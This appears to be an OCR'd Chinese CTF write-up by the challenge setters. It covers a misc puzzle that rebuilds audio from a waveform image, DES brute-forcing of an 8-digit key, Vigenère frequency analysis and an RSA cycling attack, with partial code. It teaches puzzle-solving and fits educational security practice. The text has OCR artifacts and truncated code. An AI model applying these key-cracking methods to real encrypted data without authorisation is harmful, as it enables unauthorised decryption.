
```
tmp = [' ']*100

new_data.append(tmp)



for i,d in enumerate(data):

for m in d:

new_data[i][m[0]] = m[1]



for i in new_data:

print(''.join(i))
```

运行结果如下：



这题出的不难，为了防止作弊，有多个附件，多个 flag。出题灵感其实是根据 Linux 下面的一个有趣的的命令 toilet：

现在知道题干的意思了吧，题目为什么叫我爱 Linux 了。.





**MISC 450 黑科技**

**题目描述：**

据说国外有黑科技可以通过振动还原声音，要不大家也试试？已知 framerate=48000，nframes=1194240

**解题过程：**


下载附件，打开图片，如下：



根据题目给的参数，和图片上的图形，一眼就知道是什么意思了，这是一段音频左右声道的音轨图，我们的意图是想让选手根据音轨图和参数编程还原出音频，flag 就在音频中，出题灵感来自于《用 Python 做科学计算》中这本书中！就在实战篇第一章！

下面让我们来看看如何在Python中读写声音文件：

```
# -*- coding: utf-8 -*-
import wave
import pylab as pl
import numpy as np

# 打开WAV文档
f = wave.open(r"c:\WINDOWS\Media\ding.wav", "rb")

# 读取格式信息
# (nchannels, sampwidth, framerate, nframes, comptype, compname)
params = f.getparams()
nchannels, sampwidth, framerate, nframes = params[:4]

# 读取波形数据
str_data = f.readframes(nframes)
f.close()

#将波形数据转换为数组
wave_data = np.fromstring(str_data, dtype=np.short)
wave_data.shape = -1, 2
wave_data = wave_data.T
time = np.arange(0, nframes) * (1.0 / framerate)

# 绘制波形
pl.subplot(211)
pl.plot(time, wave_data[0])
pl.subplot(212)
pl.plot(time, wave_data[1], c="g")
pl.xlabel("time (seconds)")
pl.show()
```




下面是从音频生成图片的代码：

**import**wave

```
import pylab as pl

import numpy as np

# 打开 WAV 文档

f = wave.open(r"flag.wav","rb")



#读取格式信息

# (nchannels, sampwidth, framerate, nframes, comptype, compname)

params = f.getparams()

nchannels,sampwidth,framerate,nframes = params[:4]

print(params)

#读取波形数据

str_data = f.readframes(nframes)

f.close()



#将波形数据转换为数组

wave_data = np.fromstring(str_data,dtype=np.short)

wave_data.shape = -1,2

wave_data = wave_data.T
```

```
time = np.arange(0,nframes) * (1.0/ framerate)


#绘制波形
pl.subplot(211)
pl.plot(time,wave_data[0])
pl.subplot(212)
pl.plot(time,wave_data[1],c="g")
pl.xlabel("time (seconds)")
pl.show()
```

不用改，可以直接用，将音频转化为图片。但是逆向回去，将图片转化为音频，难度确实有点大，首先要图像识别，得到每一个点的坐标，再根据给定的帧率，参数还原出大概的音频，听出 flag。由于代码行数较多，这里不提供代码，有兴趣的同学可以自己查找相关资料，编写解题代码。

CRYPTO


**Crypto 250 LazyAttack**

**题目描述：**

An8-digit number password ,what's that? Attack!

**解题过程：**

根据题目提示，获取八位秘钥，猜测是某种加密方法，恰好 Des 是其中一种。




编写 Des 源码，考虑到八位数字爆破速度比较慢，则需要多线程分流。

```
//初始置换表IP
int IP_Table[64] = {  57,49,41,33,25,17,9,1,
    59,51,43,35,27,19,11,3,
    61,53,45,37,29,21,13,5,
    63,55,47,39,31,23,15,7,
    56,48,40,32,24,16,8,0,
    58,50,42,34,26,18,10,2,
    60,52,44,36,28,20,12,4,
    62,54,46,38,30,22,14,6};
//逆初始置换表IP^-1
int IP_1_Table[64] = {39,7,47,15,55,23,63,31,
    38,6,46,14,54,22,62,30,
    37,5,45,13,53,21,61,29,
    36,4,44,12,52,20,60,28,
    35,3,43,11,51,19,59,27,
    34,2,42,10,50,18,58,26,
    33,1,41,9,49,17,57,25,
    32,0,40,8,48,16,56,24};

//扩充置换表E
int E_Table[48] = {31, 0, 1, 2, 3, 4,
    3,  4, 5, 6, 7, 8,
    7,  8,9,10,11,12,
    11,12,13,14,15,16,
    15,16,17,18,19,20,
    19,20,21,22,23,24,
    23,24,25,26,27,28,
    27,28,29,30,31, 0};

//置换函数P
int P_Table[32] = {15,6,19,20,28,11,27,16,
    0,14,22,25,4,17,30,9,
    1,7,23,13,31,26,2,8,
    18,12,29,5,21,10,3,24};

//S盒
int S[8][4][16] =//S1
{{{14,4,13,1,2,15,11,8,3,10,6,12,5,9,0,7},
```


此处应注意到，暴力破解无法确定明文内容，所以可想到首字母有可能是 f（因为 flag{}），在不是特别长的时间可以跑出 flag

**Crypto 400 MagicianV**


**题目描述：**

Find the magician V，she is a cheat！


**解题过程：**

根据题目，猜测是维吉尼亚，因为维吉尼亚曾经号称抗频率，但是可以通过非常规意义的频率攻击去分析。


首先我们发现相同字符串，计算相同字符串长度和字符串相隔呈倍数关系，则猜测秘钥长度为此长度。




按照秘钥长度 x，将第 n*x 个字母取出组成一个表，统计频率，与附件提供频率表对照。


替换所有 n*x 的位置上的对应的字母。发现文章最下方出现 flag 中字母被一一替换。 提交 flag



**Crypto 350 RsaRoll**

**题目描述：**

RSA roll！ roll！ roll！Only number and a-z（ don't use editor which MS provide）


**解题过程：**

根据题目提示，了解到是 Rsa 算法，由于在强调 Roll，可以猜测是已知明文循环攻击

循环攻击(cycling attack) 循环攻击是基于这样一个事实，那就是密文是明文的一个置换，密文的连续加密最终结果就是明文。也就是说，如果对所拦截的密文C连续加密，伊夫最终就得到了明文。不过，伊夫不知道明文究竟是什么，所以她就不知道什么时候要停止加密。她就要往前多走一步。这样如果她再次得到了密文C，她只要返回一步就得到了明文。

获取附件中数组，提示不要用微软自带的编辑器，打开后获取公钥，以及每个字母加密的明文。


通过 rsa 加密，用公钥对单字母的密文逐一循环加密。直到获取可见字母的数字（ 102）




将所有数字转成 ascii 字母形式，可打印出 flag